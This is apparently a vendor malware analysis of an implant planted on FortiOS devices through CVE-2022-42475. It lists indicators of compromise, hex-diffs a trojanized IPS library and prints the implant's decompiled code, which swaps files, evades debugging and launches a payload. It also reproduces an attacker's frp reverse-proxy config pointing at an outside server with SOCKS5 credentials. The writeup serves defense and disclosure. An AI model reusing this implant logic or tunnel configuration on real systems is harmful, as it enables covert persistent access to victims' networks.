Analysis of FG-IR-22-398 – FortiOS - heap-based buffer overflow in SSLVPNd

⁝ 1/11/2023

Affected Platforms: FortiOS
Impacted Users: Government &large organizations
Impact: Data loss and OS and file corruption
Severity Level: High

Fortinet has published CVSS: Critical advisory FG-IR-22-398 / CVE-2022-42475 on Dec 12, 2022. The following writeup details our initial investigation into this malware and additional IoCs identified during our ongoing analysis.

Executive Summary

- Multiple additional IoCs have been uncovered related to the incident FG-IR-22-398 / CVE-2022-42475
- The complexity of the exploit suggests an advanced actor and that it is highly targeted at governmental or government-related targets.

Incident Analysis

As mentioned in the advisory, we detected this issue in the wild and were able to collect a sample of the malware along with related network traffic.


The malware was a variant of a generic Linux implant customized for FortiOS. The following information was gathered during the forensic filesystem and binary analysis of the received appliance.

Libips.bak

File Path	/data/lib/libips.bak
MD5	f68c3f72270800ea675889e82bb02fb8
File type	ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, stripped
File timestamp (GMT+8)	Sept 15, 2022 23:26

The suspicious binary was located at */data/lib/libips.bak*. This file may be masquerading as a component of Fortinet's IPS Engine, located at /data/lib/libips.so. The file /data/lib/libips.so was present, but with a zero file size.


Here is an image of the /data/lib directory:



```
/ # ls -l /data/lib/
-rwxr-xr-x    1 0        0         Thu Aug 25 04:08:55 2022          4034336 libav.so
-rws--S---    1 0        0         Fri Sep 16 04:08:20 2022                0 libgif.so
-rwxr-xr-x    1 0        0         Thu Sep 15 23:26:51 2022          7518960 libips.bak
-rwxr-xr-x    1 0        0         Fri Sep 16 04:08:20 2022                0 libips.so
-rwSr-s---    1 0        0         Fri Sep 16 04:07:40 2022                0 libiptcp.so
/ # █
```


Libgif.so, libips.bak, and **libiptcp.so** are not part of any FortiOS components or processes.

Libips.bak appears to be a trojanized version of the IPS Engine, typically located at ***/data/lib/libips.so*.** A diff comparing ***libips.bak*** with a clean **libips.so** from the same FortiOS build was performed. Up to about the 0x1900 byte mark, the files differ. After that point, the files are identical. Below is a screenshot of **libips.bak** (top) and the clean **libips.so** (bottom). ***libips.bak*** contains data where **libips.so** does not.




```
[redacted]\libips.bak
0000 0BE0: C0 03 5F D6 FD 7B BC A9  FD 03 00 91 40 01 80 52  └._╓²{╜┌ ²..æ@.ÇR
0000 0BF0: 54 FF FF 97 E1 1F 80 52  60 00 80 52 D8 FF FF 97  T  ùß.ÇR `.ÇR╪  ù
0000 0C00: 80 00 00 B0 00 40 0A 91  02 00 40 F9 00 00 00 90  Ç..░.@.æ ..@·...É
0000 0C10: 00 C0 37 91 E1 03 00 AA  E0 03 02 AA AD FF FF 97  .└7æß..¬ α..¬¡  ù
0000 0C20: 00 00 00 90 01 20 38 91  00 00 00 90 00 C0 37 91  ...É. 8æ ...É.└7æ
0000 0C30: 5C FF FF 97 A0 3F 00 B9  3A FF FF 97 A0 3B 00 B9  \  ùá?.╣ :  ùá;.╣
0000 0C40: A0 3B 40 B9 1F 00 1F 6B  01 08 00 54 35 FF FF 97  á;@╣...k ...T5  ù
0000 0C50: A0 3B 00 B9 A0 3B 40 B9  1F 00 1F 6B 20 07 00 54  á;.╣á;@╣ ...k ..T
0000 0C60: 30 FF FF 97 A0 3B 00 B9  A0 3B 40 B9 1F 00 1F 6B  0  ùá;.╣ á;@╣...k

[redacted]\libips.so
0000 0BE0: 00 00 00 00 00 00 00 00  19 00 00 00 00 00 00 00  ........ ........
0000 0BF0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0C00: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0C10: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0C20: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0C30: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0C40: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0C50: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 0C60: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........

Arrow keys move    F find        RET next difference   ESC quit   ALT  freeze top
C ASCII/EBCDIC     E edit file     G goto position       Q quit   CTRL freeze bottom
```

After the first ~0x1900 bytes, the files are identical.



[redacted]

[redacted]\libips.bak
```
0000 1960: 00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  ........ ........
0000 1970: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 1980: EE 02 00 00 12 00 00 00  00 00 00 00 00 00 00 00  €....... ........
0000 1990: 00 00 00 00 00 00 00 00  16 00 00 00 20 00 00 00  ........ .... ...
0000 19A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 19B0: C1 02 00 00 12 00 00 00  00 00 00 00 00 00 00 00  ┴....... ........
0000 19C0: 00 00 00 00 00 00 00 00  54 09 00 00 12 00 00 00  ........ T.......
0000 19D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 19E0: E0 04 00 00 12 00 00 00  00 00 00 00 00 00 00 00  α....... ........
```
[redacted]\libips.so
```
0000 1960: 00 00 00 00 00 00 00 00  61 07 00 00 12 00 00 00  ........ a.......
0000 1970: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 1980: EE 02 00 00 12 00 00 00  00 00 00 00 00 00 00 00  €....... ........
0000 1990: 00 00 00 00 00 00 00 00  16 00 00 00 20 00 00 00  ........ .... ...
0000 19A0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 19B0: C1 02 00 00 12 00 00 00  00 00 00 00 00 00 00 00  ┴....... ........
0000 19C0: 00 00 00 00 00 00 00 00  54 09 00 00 12 00 00 00  ........ T.......
0000 19D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ........ ........
0000 19E0: E0 04 00 00 12 00 00 00  00 00 00 00 00 00 00 00  α....... ........

Arrow keys move   F find       RET next difference   ESC quit   ALT  freeze top
C ASCII/EBCDIC    E edit file    G goto position       Q quit   CTRL freeze bottom
```

Libips.bak exports the functions **ips_so_patch_urldb** and **ips_so_query_interface**. These are the same exports in the clean IPS engine binary, libips.so. Both exported functions lead to the same malicious code. If **libps.bak** is named libips.so in the **/data/lib** directory, the malicious code will be executed automatically as components of FortiOS will call these exported functions. The binary does not attempt to return to the clean IPS engine code, so IPS functionality is also compromised. Below is an example export function that immediately calls the malicious code.



```

void ips_so_patch_urldb(void)

{
  FUN_00100be4();
  return;
}

```

The primary malicious code is shown below.




```

void FUN_00100be4(void)

{
  int iVar1;
  char *local_30;
  char *local_28;
  undefined8 local_20;
  int local_14;
  char *local_10;
  __pid_t local_8;
  int local_4;

  sleep(10);
  FUN_00100b5c(3,0xff);
  FUN_00100ad0(PTR_s_/data/lib/libiptcp.so_00111290,"/data/lib/libjepg.so");
  local_4 = rename("/data/lib/libjepg.so","/data/lib/libips.so");
  local_8 = fork();
  if (local_8 != 0) {
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  local_8 = fork();
  if (local_8 == 0) {
                    /* WARNING: Subroutine does not return */
    exit(-1);
  }
  local_8 = fork();
  if (local_8 == 0) {
    sleep(0x28);
    FUN_00100ad0(PTR_s_/data/lib/libgif.so_00111298,"/data/lib/libjepg.so");
    local_4 = rename("/data/lib/libjepg.so","/data/lib/libips.so");
                    /* WARNING: Subroutine does not return */
    exit(1);
  }
  sleep(0x3c);
  local_28 = PTR_s_/data/lib/libipudp.so_001112a0;
  local_20 = 0;
  local_30 = (char *)0x0;
  local_10 = "/var/.sslvpnconfigbk";
  iVar1 = access("/var/.sslvpnconfigbk",4);
  if (iVar1 == 0) {
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  local_14 = open(local_10,0x42,0x1b6);
  close(local_14);
  execve(PTR_s_/data/lib/libipudp.so_001112a0,&local_28,&local_30);
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

The malicious code begins by looping through file descriptors from 3 to 255. If it can duplicate the file descriptors, it will close both the duplicate and original descriptors.



```

void FUN_00100b5c(int param_1,int param_2)

{
  int __fd;
  int local_4;

  local_4 = param_1;
  if (param_1 <= param_2) {
    for (; local_4 <= param_2; local_4 = local_4 + 1) {
      __fd = dup(local_4);
      if (-1 < __fd) {
        close(__fd);
        close(local_4);
      }
    }
  }
  return;
}

```

Next, it will read from **/data/lib/libiptcp.so** and write the data to **/data/lib/libjepg.so. /data/lib/libjepg.so** is renamed as **/data/lib/libips.so. fork()** andis used multiple times initially as an anti-debugging technique.



```

void FUN_00100ad0(char *param_1,char *param_2)

{
  undefined auStack1040 [1024];
  size_t local_10;
  int local_8;
  int local_4;

  local_4 = open(param_1,0x42);
  local_8 = open(param_2,0x42,0x1ff);
  while( true ) {
    local_10 = read(local_4,auStack1040,0x400);
    if (local_10 == 0) break;
    write(local_8,auStack1040,local_10);
  }
  return;
}

```

It then calls **fork()** once more. The child process reads from **/data/lib/libgif.so** and writes that data to **/data/lib/libjepg.so. /data/lib/libjepg.so** is then renamed as **/data/lib/libips.so.**

The parent process checks for read access to **/var/.sslvpnconfigbk**. This file is opened, then closed immediately. Finally, **/data/lib/libipudp.so** is executed with the argument **"/data/lib/libipudp.so"**.


The files referenced in this code—**libiptcp.so, libgif.so, .sslvpnconfigbk,** and **libipudp.so—**could not be recovered.

Wxd.conf

File Path	**/data/etc/wxd.conf**
MD5	d554db2eaccc9125229f352127a1d18d
File type	ASCII Text
File timestamp (GMT+8)	Sept 15, 2022 16:36

The format of this config file is similar to that of "Fast reverse proxy" found at https://github.com/fatedier/frp. This tool is described as "a fast reverse proxy to help you expose a local server behind a NAT or firewall to the Internet."


There are records for the server IP address in logs. It sends traffic to the server's ports 80, 443, and 444. Traffic is sent to a server with the address 188[.]34[.]130[.]40.



```
[common]
log_file = /dev/null
server_addr = 188.34.130.40
server_port = 444

[socks5]
type = tcp
remote_port = 65080
plugin = socks5
plugin_user = MKMyM2Yf4rq1H2BYDLFf
plugin_passwd = XMgTeMYE8jMhvWxRnmZb
use_encryption = true
use_compression = true%
```

Packet Capture Analysis


Network packet captures obtained and analyzed by the FortiGuard Labs Threat Research Team identified suspicious traffic headed to 103[.]131[.]189[.]143. The major findings of this analysis are highlighted below.



Highlighted TCP sessions
Connections to the FortiGate on port 443
GET request to /remote/login?lang=en
POST request to /remote/error
GET request for payloads
Connection to execute command on the FortiGate
Interactive shell session

103[.]131[.]189[.]143

Communications with the suspicious IP 103[.]131[.]189[.]143 server served two primary purposes:(1) downloading payloads and (2) receiving and executing commands. Payloads were hosted on 103[.]131[.]189[.]143 using a Python (SimpleHTTP) server listening on port: 30080.



